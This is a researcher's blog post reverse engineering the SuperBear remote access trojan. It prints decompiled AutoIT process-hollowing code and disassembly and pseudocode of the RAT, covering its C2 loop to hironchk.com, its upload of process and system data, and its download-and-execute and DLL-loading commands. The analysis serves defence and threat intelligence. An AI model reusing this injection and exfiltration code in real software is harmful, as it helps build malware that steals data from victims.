Reverse engineering SuperBear RAT.

0x0v1.com/posts/superbear/superbear/

OVI September 14, 2023

You're probably thinking, why is it called SuperBear? Well, here's why:

```
  text "UTF-16LE", '%S',0
  align 4
o_0 db 'Can not gen random string, using default SuperBear',0
                        ; DATA XREF: downloadexecutedll+16C↑o
  align 4
```

I spent some time analyzing this attack campaign that was impacting civil society groups and thought it would be a good idea to document the technical analysis for the low-level infosec consumers. You can read our high-level report of the malware campaign here on Interlab's website.

Nethertheless I found this sample to be quite interesting since it utilized some interesting techniques. Notably, the usage of AutoIT to perform process hollowing, and then the C2 protocol itself being somewhat similar to that of commodity RATs.

AutoIT initial access

In the initial finding of the RAT disclosed on the Interlab website discusses how we found it to be deployed using an AutoIT script. I won't go into the original maldoc or powershell commands since it's covered in that publication. So let's start by looking at the AutoIT script.

On inital view, I'd found that the script appeared to be compiled and packed. Since this is a typical feature of AutoIT scripts, I used AutoITExtractor to decompile the script (we made all payloads available on both open-source and commercial malware zoo sites, so if you want to see any of this data yourself check the Interlab post). The source code detailed a trivial process injection operation by hollowing memory from a spawned instance of Explorer.exe. It decrypted a payload and injected it into the hollowed memory.

```
#region 8. PEB ImageBaseAddress MANIPULATION
Local $tpeb = DllStructCreate("byte InheritedAddressSpace;" & "byte ReadImageFileExecOptions;" & "byte BeingDebugged;" & "byte Spare;" & "ptr Mutant;" & "ptr ImageBaseAddress;" & "ptr Loade
$acall = DllCall("kernel32.dll", "bool", "ReadProcessMemory", "ptr", $hprocess, "ptr", $ppeb, "ptr", DllStructGetPtr($tpeb), "dword_ptr", DllStructGetSize($tpeb), "dword_ptr*", 0x0)
If @error Or Not $acall[0x0] Then
    DllCall("kernel32.dll", "bool", "TerminateProcess", "handle", $hprocess, "dword", 0x0)
    Return SetError(0x8, 0x0, 0x0)
EndIf
DllStructSetData($tpeb, "ImageBaseAddress", $pzeropoint)
$acall = DllCall("kernel32.dll", "bool", _RUNBINARY_LEANANDMEAN(), "handle", $hprocess, "ptr", $ppeb, "ptr", DllStructGetPtr($tpeb), "dword_ptr", DllStructGetSize($tpeb), "dword_ptr*", 0x0)
If @error Or Not $acall[0x0] Then
    DllCall("kernel32.dll", "bool", "TerminateProcess", "handle", $hprocess, "dword", 0x0)
    Return SetError(0x9, 0x0, 0x0)
EndIf
#region 9. NEW ENTRY POINT
Switch $irunflag
    Case 0x1
        DllStructSetData($tcontext, "Eax", $pzeropoint + $ientrypointnew)
    Case 0x2
        DllStructSetData($tcontext, "Rcx", $pzeropoint + $ientrypointnew)
    Case 0x3
EndSwitch
#region 10. SET NEW CONTEXT
$acall = DllCall("kernel32.dll", "bool", "SetThreadContext", "handle", $hthread, "ptr", DllStructGetPtr($tcontext))
If @error Or Not $acall[0x0] Then
    DllCall("kernel32.dll", "bool", "TerminateProcess", "handle", $hprocess, "dword", 0x0)
    Return SetError(0xa, 0x0, 0x0)
EndIf
#region 11. RESUME THREAD
$acall = DllCall("kernel32.dll", "dword", "ResumeThread", "handle", $hthread)
If @error Or $acall[0x0] = +0xffffffff Then
```

The script is too large to cover in this post and not really necessary. The threat actor actually just modified an open-source script that I'd found discussed across a bunch of different forums:


- https://www.autoitscript.com/forum/topic/99412-run-binary/page/8/
- https://syra.forumcommunity.net/?t=55181142
- https://autoit-script.ru/threads/peredacha-parametrov-komandnoj-stroki.24834/

I couldn't be bothered to reverse the entire crypto operation to get the payload, if you look at the sample you'll see what I mean, so for time sake I just executed it dynamically with the intention of carving out the injected PE.


When the script spawns explorer.exe we can see a Private address space with RWX permissions. A notable sign of injection!

Base address	Type	Size	Protection	Use	Total WS	Private WS
⌄ 0x400000	Private	244 kB	RWX		36 kB	36 kB
0x400000	Private: Commit	244 kB	RWX		36 kB	36 kB
0x950000	Mapped	64 kB	RW	Heap (	4 kB	

Inspecting the memory we see an MZ header.



… and contained within that memory is also a string relating to the C2 server that I'd previously found in sandbox detonation.



From a detection standpoint, this process hollowing operation is pretty loud and I'd be surprised if most Avs didn't pick it up. You can of course use Process Hacker etc to dump the PE file. Though I ran @hasherezade's Hollows Hunter to get a dump of the PE file. Once dumped, I took the PE file to IDA and here's what I found.

SuperBear RAT static reverse engineering

Much like other RATs the malicious code first creates a mutex object using "CreateMutexW". The mutex name is ("BEARLDR-EURJ-RHRHR"). In then handles an "already running" case by checking if the mutex creation result is 5. If it is, it displays a message stating "already running" and proceeds to exit the process. If it's not, it calls sub_401070 which establishes the C2 connection.

```
0401080 sub_401080      proc near               ; CODE XREF: start-89↓p
0401080
0401080 var_4           = dword ptr -4
0401080
0401080                 push    ebp
0401081                 mov     ebp, esp
0401083                 push    ecx
0401084                 push    offset Name     ; "BEARLDR-EURJ-RHRHR"
0401089                 push    0               ; bInitialOwner
040108B                 push    0               ; lpMutexAttributes
040108D                 call    ds:CreateMutexW
0401093                 call    ds:GetLastError
0401099                 mov     [ebp+var_4], eax
040109C                 cmp     [ebp+var_4], 5
04010A0                 jz      short loc_4010AB
04010A2                 cmp     [ebp+var_4], 0B7h
04010A9                 jnz     short loc_4010C2
04010AB
04010AB loc_4010AB:                             ; CODE XREF: sub_401080+20↑j
04010AB                 push    0
04010AD                 push    offset aAlreadyRunning ; "Already running"
04010B2                 call    sub_401070
04010B7                 add     esp, 8
04010BA                 push    0               ; uExitCode
04010BC                 call    ds:ExitProcess
```

The C2 mechanism begins by first allocating memory and initializing a memory block to hold a string “AAAAAA” providing space to store data. It then defines three variables for URI paths “/id1”, “/id2” & “/id3”.

```
.text:00403F5B ; ---------------------------------------------------------------------
.text:00403F5B
.text:00403F5B loc_403F5B:                              ; CODE XREF: sub_403EF0+50↑j
.text:00403F5B                 push    offset aAaaaaa  ; "AAAAAA"
.text:00403F60                 mov     ecx, [ebp+lpString1]
.text:00403F63                 push    ecx             ; lpString1
.text:00403F64                 call    ds:lstrcpyA
.text:00403F6A                 mov     [ebp+var_5C], 0
.text:00403F71
.text:00403F71 loc_403F71:                              ; CODE XREF: sub_403EF0+4BE↓j
.text:00403F71                 mov     edx, 1
.text:00403F76                 test    edx, edx
.text:00403F78                 jz      loc_4043B3
.text:00403F7E                 mov     [ebp+var_74], 3
.text:00403F85                 mov     [ebp+lpszObjectName], offset aId1 ; "/id1"
.text:00403F8C                 mov     [ebp+var_6C], offset aId2 ; "/id2"
.text:00403F93                 mov     [ebp+var_68], offset aId3 ; "/id3"
.text:00403F9A                 mov     [ebp+var_4C], 0
.text:00403FA1                 jmp     short loc_403FAC
```

It then validates the C2 connection by looping over a call to “InternetOpenW” till it successfully establishes a valid “hInternet” handle. Once complete, it uses “InternetConnectW” to connect to the C2 server, in this instance “hironchk[.]com” checking

the defined URI paths previously. It iterates through these three URI paths indefinitely until a connection is established. After successful connection it sleeps for 10 seconds before continuing the loop again.

```
sub_401070();
do
  hInternet = (void *)sub_402E60(&szAgent);
while ( !hInternet );
do
{
  sub_401070();
  hConnect = InternetConnectW(hInternet, L"hironchk.com", 0x1BBu, &szUserName, &szPassword, 3u, 0, 0);
}
while ( !hConnect );
Sleep(0x2710u);
```

During dynamic analysis, you can of course see the malware attempting connecting to these URI paths.

Once the C2 connection is established, it performs a HTTP request. Interestingly, the actor left a push instruction that pushes the address of the string “Connected to vk.com” onto the stack. Despite this, the C2 address is not anything to do with VK, though this is an interesting observation a TI perspective.

```
push    offset aConnectedToVkC ; "Connected to vk.com"
call    sub_401070
```

It checks if the request was successful and then allocates memory using “VirtualAlloc”. The allocated memory is then read from the HTTP connection using the InternetReadFile function. This is looped, and retrieves data from the connection into the “lpBuffer”.

```
  hRequest = HttpOpenRequestW(hConnect, &szVerb, lpszObjectName, &szVersion, 0, 0, 0x84843700, 0);
  if ( hRequest )
  {
    sub_401070();
    if ( HttpSendRequestW(hRequest, 0, 0, 0, 0) )
    {
      sub_401070();
      lpBuffer = VirtualAlloc(0, 0x2800u, 0x3000u, 4u);
      if ( lpBuffer )
      {
        sub_401070();
        while ( InternetReadFile(hRequest, lpBuffer, 0x27FFu, &dwNumberOfBytesRead) && dwNumberOfBytesRead )
        {
          lpBuffer[dwNumberOfBytesRead] = 0;
          if ( sub_402F30((int)lpBuffer, dwNumberOfBytesRead, &lpString2) )
          {
            sub_401070();
            v3 = (_BYTE *)sub_402EA0(lpString2, "NdBrldr");
            if ( !v3 )
              break;
            *v3 = 0;
            lstrcpyA(lpString1, lpString2);
            v5 = 1;
          }
          if ( v5 )
            break;
          dwNumberOfBytesRead = 0;
        }
        VirtualFree(lpBuffer, 0, 0x8000u);
      }
    }
    InternetCloseHandle(hRequest);
  }
  InternetCloseHandle(hInternet);
  return v5;
}
```

The HTML data is checked for the string “NdBrldr”, if the string “NdBrldr” is not found during the processing of the loop the loop will exit. If it’s found, it will continue and a string “Found watermark” is pushed to the stack.

After the loop ends the allocated memory is released using “VirtualFree” and the request handle is closed using “InternetCloseHandle”.

Once the connection is established it will do one of four operations depending on the command message received from the C2.

- Do nothing
- Exfiltrate process and system data
- Download and execute a shell command
- Download and run a DLL

When exfiltrating data, the RAT uses “CreateToolhelp32Snapshot” to create a snapshot of the running processes and saves them to a file located here: “C:\Users\Public\Documents\proc.db”

It then executes the SystemInfo command and saves the output to a file located here: “C:\Users\Public\Documents\sys.db”

Each of these text files are uploaded to the C2 located at URI “/upload/upload.php”

```
lea     ecx, [ebp+v18s]
push    ecx
mov     edx, [ebp+lpAddress]
push    edx
call    iteratelpString
add     esp, 8
test    eax, eax
jz      short loc_404165
push    0
push    offset aFoundCommandSt ; "Found command stat"
call    placeholder
add     esp, 8
call    getrunningprocessessave
push    offset aProcTxt ; "proc.txt"
push    offset aCUsersPublicDo ; "C:\\Users\\Public\\Documents
push    offset aUploadUploadPh ; "/upload/upload.php"
push    offset name     ; "hironchk.com"
call    uploadFile
add     esp, 10h
call    getsysteminfo
push    offset aSysTxt  ; "sys.txt"
push    offset aCUsersPublicDo_0 ; "C:\\Users\\Public\\Documer
push    offset aUploadUploadPh_0 ; "/upload/upload.php"
push    offset aHironchkCom_1 ; "hironchk.com"
call    uploadFile
add     esp, 10h
jmp     loc_404376
```

If the download execute command is seen, it reads a base64 encoded string from the C2 server and decodes it. It then uses the ShellExecuteW to execute this.

```
else if ( iteratelpString(lpAddress, &v29d) )// download execute command
{
  placeholder();
  lpText = iteratelpString(lpAddress, &v29d) + 5;
  if ( *lpText )
  {
    v1 = base64lookuptable((unsigned __int8 *)lpText);
    v12 = VirtualAlloc(0, v1 + 2, 0x3000u, 4u);
    if ( v12 )
    {
      base64decode(v12, (unsigned __int8 *)lpText);
      executeshellcommand((int)v12);
      placeholder();
      VirtualFree(v12, 0, 0x8000u);
    }
  }
}
```

If the DLL command is found, it will pull a DLL payload from the C2 and use rundll32 to execute it. This DLL data is base64 encoded, and when pulled from the C2 it decodes it and stores the decoded result in a memory block. The resultant payload is allocated using “VirtualAlloc” and memory freed by VirtualFree. It attempts to generate a random string for the DLL filename, if it can’t it uses a default string of “SuperBear”.

```
else if ( iteratelpString(lpAddress, &v40d) )// download dll
{
  placeholder();
  v8 = (int *)(iteratelpString(lpAddress, &v40d) + 5);
  placeholder();
  v16 = *v8;
  v7 = 4;
  v17 = 0;
  placeholder();
  lpText = iteratelpString(lpAddress, &v40d) + 9;
  if ( *lpText )
  {
    v2 = base64lookuptable((unsigned __int8 *)lpText);
    v11 = VirtualAlloc(0, v2 + 2, 0x3000u, 4u);
    if ( v11 )
    {
      base64decode(v11, (unsigned __int8 *)lpText);
      downloadexecutedll((int)v11, (int)&v16);
      placeholder();
      VirtualFree(v11, 0, 0x8000u);
    }
  }
}
```

I won't document the "do nothing" portion :). In the sample I had, the C2 was instructing to only initiate the exfiltration recon activity described above. I wasn't able to pull an addition DLL payload. Maybe we will see what that DLL contains in the future. Definitely something to look out for.

Final thoughts

I made all these samples available here:

VT Collection:
https://www.virustotal.com/gui/collection/454cfe3be695d0a387d7877c11d3b224b3e2c7d22fc2f31f349b5c23799967ec/summary

Malware Bazaar:

- SuperBear RAT (dumped PE from memory): https://bazaar.abuse.ch/sample/282e926eb90960a8a807dd0b9e8668e39b38e6961b0023b09f8b56d287ae11cb

- AutoIT process injector: https://bazaar.abuse.ch/sample/5305b8969b33549b6bd4b68a3f9a2db1e3b21c5497a5d82cec9beaeca007630e/

Generally I think the RAT is pretty trivial and also demonstrated functionality similar to xRAT/Quasar. Signature detection for it seem either generic or heuristic, so I'm not sure how much more samples we'll see but since Kimsuky have utilized that in the past, I am wondering why this seems novel. Why did they move from using Quasar to something like this? Also another question that makes me ponder is the utilization of AutoIT. There have been recent reports of open-source tooling being used more by other threat groups in NK, is there a connection here? Maybe I'm just trying to make something out of nothing but I think it's an interesting point to consider.

When I get round to it, I'll add some Yara rules here and update this post.

Ovi

A bit about my new website:

This is a new site for me, I recently moved from Hugo to using Ghost. I am an independent research - I do not work for corporations and only work with non-profit groups. For me, getting my research out to as many people for the betterment of digital security is my goal. I also wish to contribute directly to information security and human rights. In creating a subscription list for my work, it helps me publish my research and get it out to the right people. I hope, in time, I can continue to publish my research here without needing to rely on media outlets to get the work heard. If you would like to support me, please consider subscribing: